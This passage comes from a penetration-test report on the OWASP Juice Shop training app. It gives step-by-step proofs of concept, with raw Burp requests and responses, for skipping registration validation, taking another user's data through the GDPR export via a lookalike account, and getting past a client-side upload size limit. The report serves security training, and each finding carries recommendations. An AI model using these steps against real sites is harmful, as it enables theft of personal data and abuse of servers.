00:22:42 6 Ma...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PQYYne1
00:25:10 6 Ma...	HTTP	→ Request	GET	https://accounts.google.com/RotateBoundCookies

23. Send the request to the Repeater



24. You fill Find the data you filled, remove the repeat password

Request

Pretty Raw Hex

```
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 230
4 sec-ch-ua-platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?
0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/135.0.0.0 Safari/537.36
1 Origin: http://localhost:3000
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Dest: empty
5 Referer: http://localhost:3000/
6 Accept-Encoding: gzip, deflate, br
7 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss;
8 Connection: keep-alive
9
0
{
  "email": "abduallahatem338@gmail.com",
  "password": "12345",
  "passwordRepeat": "12345",
  "securityQuestion": {
    "id": 1,
    "question": "Your eldest siblings middle name?",
    "createdAt": "2025-05-05T22:02:35.178Z",
    "updatedAt": "2025-05-05T22:02:35.178Z"
  },
  "securityAnswer": "B"
}
```

25. Send the Request and you will find that the user account is created successfully

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Users/23
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 316
10 ETag: W/"13c-e670ANPGxPgqFxdD0IYcYOSHCC0"
11 Vary: Accept-Encoding
12 Date: Mon, 05 May 2025 22:21:09 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
  "status": "success",
  "data": {
    "username": "",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "isActive": true,
    "id": 23,
    "email": "abduallahatem338@gmail.com",
    "updatedAt": "2025-05-05T22:21:09.598Z",
    "createdAt": "2025-05-05T22:21:09.598Z",
    "deletedAt": null
  }
}
```

LOW

16. GDPR DATA THEFT

- **Description:**

This vulnerability allows unauthorized access to other users' personal data through a misconfigured or flawed data export functionality. The server-side mechanism responsible for preparing user data fails to properly isolate the request context. As a result, it unintentionally exposes data belonging to other users when predictable identifiers are used or when previously cached content is served insecurely.

- **Impact:**

In this scenario, the penetration tester was able to retrieve the personal data of another user via the GDPR data export feature without using any injection. This can be used to:

- Exfiltrate names, emails, addresses, and past order history.
- Violate privacy policies and GDPR compliance.
- Target users for phishing or social engineering.
- Damage company reputation and invite legal consequences.


- **Vulnerability Location:** [OWASP Juice Shop - Data Export](#)

- **Recommendation:**

- Use secure and unique identifiers for users (e.g., internal user IDs) rather than obfuscated fields like partially masked email addresses for associating data.
- Never rely on reversible or pattern-based obfuscation (like replacing vowels with asterisks) for privacy protection. Use proper access control instead.

- **Poc:**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#) Navigate to the login page and create a new user account.



2. Add any product in the basket and proceed to checkout

A screenshot of a shopping basket page. At the top, it says "Your Basket (unknowng291@gmail.com)". Below that is a product item: "Apple Juice (1000ml)" with a small image of a juice box and an apple. To the right of the product are quantity controls (minus, 1, plus, 1.99), a "Remove" button, and a "Total Price: 1.99" label. At the bottom of the basket area is a red-bordered button labeled "Checkout". Below the button, a message says "You will gain 0 Bonus Points from this order!".

3. Click on become a member Add any address and continue then fill in visa details

Add New Address

Country *

Name *

Mobile Number *

ZIP Code *
0/8

Address *
Max. 160 characters 0/160

City *

State

Delivery Address

d
d, d, dd
data
Phone Number 3232323

Choose a delivery speed

	Price	Expected Delivery
<input type="radio"/>	0.99¤	1 Days
<input type="radio"/>	0.50¤	3 Days
<input checked="" type="radio"/>	0.00¤	5 Days

4. Proceed and place the order

Delivery Address
d
d, d, d, dd
data
Phone Number 3232323

Payment Method
Card ending in 4444
Card Holder d

Order Summary

Items	1.99¤
Delivery	0.00¤
Promotion	0.00¤
Total Price	1.99¤

Your Basket (unknowng291@gmail.com)

	Apple Juice (1000ml)	1	1.99¤
--	----------------------	---	-------

Place your order and pay
You will gain 0 Bonus Points from this order!

5. Go to the track orders page

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Order Summary

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	1	1.99¤

Items 1.99¤

Your order will be delivered in 5 days.

Delivery Address
d
d, d, d, dd
data
Phone Number 3232323

6. Inspect the webpage in Network tab and refresh the page to see the response

7. Search for the order Id and view it

The screenshot shows the OWASP Juice Shop application with a search result for order ID 624e-3650fd066e5ef701. The Network tab in the browser developer tools is highlighted with a red box. The table below lists network requests, with the last request to '624e-3650fd066e5ef701' highlighted by a red box.

Name	Status	Type	Initiator	Size	Time	Fulfilled by
runtime.js	304	script	[index]27	391 B	15 ms	
polyfills.js	304	script	[index]27	392 B	14 ms	
vendor.js	304	script	[index]27	394 B	14 ms	
main.js	304	script	[index]27	393 B	15 ms	
cookieconsent.min.css	307	stylesheet /	[index]9	0 B	19 ms	
cookieconsent.min.css	200	stylesheet	cookieconsent.min.css	0 B	6 ms	(disk cache)
cookieconsent.min.js	307	script / Red...	[index]10	0 B	9 ms	
jquery.min.js	307	script / Red...	[index]11	0 B	8 ms	
cookieconsent.min.js	200	script	cookieconsent.min.js	0 B	7 ms	(disk cache)
jquery.min.js	200	script	jquery.min.js	0 B	7 ms	(disk cache)
styles.css	304	stylesheet	[index]24	393 B	2 ms	
MaterialIcons-Regular.woff2	200	font	styles.css	0 B	0 ms	(memory ca...
application-configuration	304	xhr	polyfills.js:1	306 B	9 ms	
en.json	304	xhr	polyfills.js:1	392 B	16 ms	
socket.io/?EIO=4&transport=polling&t=PRE...	200	xhr	polyfills.js:1	326 B	5 ms	
application-version	304	xhr	polyfills.js:1	304 B	16 ms	
application-configuration	304	xhr	polyfills.js:1	306 B	31 ms	
Challenges/?name=Score%20Board	304	xhr	polyfills.js:1	305 B	333 ms	
whoami	304	xhr	polyfills.js:1	304 B	53 ms	
languages	304	xhr	polyfills.js:1	306 B	183 ms	
application-version	304	xhr	polyfills.js:1	304 B	71 ms	
application-configuration	304	xhr	polyfills.js:1	306 B	92 ms	
whoami	304	xhr	polyfills.js:1	304 B	106 ms	
Challenges/?name=Score%20Board	304	xhr	polyfills.js:1	305 B	356 ms	
application-configuration	304	xhr	polyfills.js:1	306 B	132 ms	
624e-3650fd066e5ef701	304	xhr	polyfills.js:1	305 B	59 ms	
JuiceShop-Logo.png	304	png	vendor.js:1	393 B	47 ms	
socket.io/?EIO=4&transport=polling&t=PRE...	200	xhr	polyfills.js:1	215 B	10 ms	
socket.io/?EIO=4&transport=polling&t=PRE...	200	xhr	polyfills.js:1	262 B	8 ms	

8. You will find the email address : *kn*wng291@gm**.c*m

The screenshot shows the Response tab in the browser developer tools. The JSON response for the search result is displayed, with the 'email' field highlighted by a red box. The value of the 'email' field is "*kn*wng291@gm**.c*m".

```

{
  "status": "success",
  "data": [
    {
      "promotionalAmount": "0",
      "paymentId": "7",
      "addressId": "7",
      "orderId": "624e-3650fd066e5ef701",
      "delivered": false,
      "email": "*kn*wng291@gm**.c*m",
      "totalPrice": 1.99,
      "products": [
        {
          "quantity": 1,
          "id": 1,
          "name": "Apple Juice (1000ml)",
          "price": 1.99,
          "total": 1.99,
          "bonus": 0
        }
      ],
      "bonus": 0,
      "deliveryPrice": 0,
      "eta": "5",
      "_id": "hSHDbwgDnDfdsv2jY"
    }
  ]
}
  
```

9. Register a new account with same letters, and in star places you can place any letter

User Registration

Email *

Password * 5/20

⚠ Password must be 5-40 characters long.

Repeat Password * 4/40

Show password advice

Security Question *

⚠ This cannot be changed later!

Answer *

 Register

Already a customer?

Login

Email *

Password * 

[Forgot your password?](#)

 Log in


Remember me

or


 Log in with Google

Not yet a customer?

10. Login with newly created email and head to Request Data Export



11. Download the file which includes purchase details of the earlier user



LOW

17. FILE UPLOAD SIZE RESTRICTION BYPASS

- **Description:**

The file upload feature in the complaint form limits the maximum file size to 100 kB. This restriction, however, is **enforced only on the client side** using browser-side JavaScript validation. By intercepting the request and **modifying the payload directly in Burp Suite**, an attacker can bypass the file size check and upload significantly larger files. The backend does not verify the file size before accepting it.

- **Impact:**

In this scenario, the penetration tester found that they could upload a file much larger than 100 kB, bypassing client-side restrictions. This can be used to:

- Exhaust server disk space through repeated large uploads (DoS).
- Upload malicious documents or executables disguised as PDFs.
- Store unauthorized data on the server.
- Exploit backend file handling logic, if present.


- **Resources:**

- [Unrestricted File Upload | OWASP Foundation](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




2. Go to Login Page



3. Login with any email or google account.



4. Go to complaint page.



Complaint

Customer
unknowng291@gmail.com

Message *

Max. 160 characters 0/160

Invoice: Choose File No file chosen

Submit

- Fill in the data and try to upload a file , maximum size is 100 KB

Complaint

File too large. Maximum 100 KB allowed.

Customer

Message *


hello

Max. 160 characters 5/160

Invoice: Choose File LargeFileSize.pdf


Submit

- Open BurpSuite , turn the intercept on upload a small file size




7. Intercept the request and send it to the repeater

A screenshot of the Burp Suite History tab. It shows a list of network requests. A single request is selected, with its details visible in the header row: 'Time' (23:30:2...), 'Type' (HTTP), 'Direction' (→ Request), 'Method' (POST), and 'URL' (http://127.0.0.1:3000/file-upload). A red arrow points from the previous screenshot to this selected row. Below the list is a context menu with various options: 'Add to scope', 'Forward', 'Drop', 'Add notes', 'Highlight', 'Don't intercept requests', 'Do intercept', 'Scan', 'Do passive scan', 'Do active scan', 'Send to Intruder' (with a keyboard shortcut 'Ctrl+I'), 'Send to Repeater' (with a keyboard shortcut 'Ctrl+R') (this option is highlighted with a red box), 'Send to Sequencer', 'Send to Organizer' (with a keyboard shortcut 'Ctrl+O'), 'Send to Comparer', and 'Request in browser'.




8. View the request and send it to see the response

9. Taking content of Larger file size



10. Doing replacement starting from here

11. Opening the file with notepad & Copying the content



12. Replace the content in burpsuite, send the request and view the response

13. Bypassed the size limit!

You successfully solved a challenge: Upload Size (Upload a file larger than 100 kB.)

X

Complaint

Customer support will get in touch with you soon!
Your complaint reference is #4

Customer
unknowng291@gmail.com

Message *

• Max. 160 characters

0/160

Invoice: No file chosen

